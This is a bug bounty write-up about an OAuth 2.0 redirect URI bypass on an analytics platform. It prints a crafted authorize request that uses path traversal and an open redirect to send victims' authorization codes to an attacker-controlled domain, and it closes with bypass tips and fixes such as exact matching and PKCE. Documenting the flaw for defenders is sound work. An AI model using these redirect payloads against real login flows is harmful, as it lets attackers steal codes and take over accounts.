



How an OAuth 2.0 Redirect URI Bypass Led to Account Takeover and an \$8,000 Bounty

Single Sign-On (SSO) integrations are designed to streamline authentication, but subtle oversights in how callback parameters are validated...

T4nv1

Published August 27, 2026

Free: No

[Read on Freedium](#) · [original](#)

Contents

Phase 1: Mapping the OAuth 2.0 Flow	3
Phase 2: Testing Redirect URI Validation	3
The Flaw: Authorization Code Leakage	4
Triage & Resolution	5
Critical Lessons for Bug Hunters	5

Single Sign-On (SSO) integrations are designed to streamline authentication, but subtle oversights in how callback parameters are validated can compromise the entire authentication flow. When an application relies on OAuth 2.0 without enforcing strict string matching on redirect URIs, attackers can intercept authorization codes and compromise user accounts.

While reviewing an enterprise analytics platform that allowed users to log in via a popular third-party identity provider, analyzing the authorization handshake revealed an **OAuth 2.0 Response Handling Flaw**, earning an **\$8,000 bounty award**.

Phase 1: Mapping the OAuth 2.0 Flow

When a user initiates authentication via SSO, the client browser is redirected to the identity provider's authorization endpoint:

HTTP

```
GET /oauth/v2/authorize?client_id=analytics_app_id&response_type=code&redirect_uri=https://analytics.platform.com/auth/callback&scope=openid%20profile%20email HTTP/1.1
Host: identity-provider.com
```

Upon successful user consent, the identity provider sends an authorization code back to the specified `redirect_uri`:

HTTP

```
HTTP/1.1 302 Found
Location: https://analytics.platform.com/auth/callback?code=AUTH_CODE_TEMP_12345
```

The backend server receives this temporary `code` and exchanges it server-to-server for an access token to authenticate the user.

Phase 2: Testing Redirect URI Validation

To evaluate how strictly the identity provider and client application validated the `redirect_uri` parameter, several manipulation techniques were tested:

- **Parameter Alteration:** Changing the domain completely (`redirect_uri=[https://attacker.com](https://attacker.com)`). Result: Rejected.
- **Subdomain Bypass:** Appending an arbitrary subdomain (`redirect_uri=[https://attacker.analytics.platform.com](https://attacker.analytics.platform.com)`). Result: Rejected.

- **Path Traversal / Query Injection:** Testing parameter manipulation inside the path structure.

When supplying an open redirect path hosted on the client application's domain, an anomaly emerged:

HTTP

```
GET /oauth/v2/authorize?client_id=analytics_app_id&response_type=code&redirect_uri=https://analytics.platform.com/auth/callback/../../../../redirect?url=https://attacker-controlled-domain.com HTTP/1.1
Host: identity-provider.com
```

The identity provider's validation logic evaluated the `redirect_uri` using a loose domain prefix match rather than an exact URL match. Because the path started with `[https://analytics.platform.com/auth/callback](https://analytics.platform.com/auth/callback)`, the identity provider approved the request.

The Flaw: Authorization Code Leakage

When the victim interacted with the malicious link, the identity provider authenticated the user and issued a 302 redirect back to the client application containing the authorization code:

HTTP


```
HTTP/1.1 302 Found
Location: https://analytics.platform.com/auth/callback/../../../../redirect?url=https://attacker-controlled-domain.com&code=AUTH_CODE_LEAKED_67890
```

The client application's router processed the path traversal `/auth/callback/../../../../redirect` and forwarded the browser to the `/redirect` endpoint (an open redirect utility), preserving the query string parameters.

Consequently, the browser followed the secondary redirect directly to the external domain, appending the sensitive authorization code to the attacker's server logs:

HTTP

```
GET /?url=https://attacker-controlled-domain.com&code=AUTH_CODE_LEAKED_67890 HTTP/1.1
Host: attacker-controlled-domain.com
Referer: https://analytics.platform.com/
[ Victim Clicks Crafted OAuth Link ]
```



The attacker could immediately capture the leaked `code` value, submit it to the legitimate `/auth/callback` endpoint on `analytics.platform.com`, and gain complete access to the victim's account without requiring interaction or credentials.

Triage & Resolution

The vulnerability was documented with a complete proof-of-concept demonstrating account takeover without altering state-modifying settings on active accounts.

- **Vulnerability Class:** OAuth 2.0 Redirect URI Validation Bypass / Account Takeover
- **Severity Rating:** High / Critical
- **Time to Triage:** 1 Hour
- **Final Award:** \$8,000 Bounty

The remediation involved two primary updates:

- Configuring the identity provider to enforce exact string matching on all registered `redirect_uri` values, prohibiting wildcard path matching.
- Fixing the open redirect vulnerability on the client application and implementing PKCE (Proof Key for Code Exchange) to ensure authorization codes cannot be exchanged without a client-side secret challenge.

Critical Lessons for Bug Hunters

- **Test Path Traversal in Redirect URIs:** Check if OAuth endpoints accept path traversal parameters (`/../`) or matrix parameters (`;`) to bypass path restrictions.

- **Chain Minor Issues for High Impact:** Combining a loose redirect URI validation flaw with a minor open redirect can escalate an informational bug into a full account takeover.
- **Check for PKCE Implementation:** Verify whether OAuth flows enforce `code_challenge` and `code_verifier` parameters, which prevent intercepted codes from being used by unauthorized third parties.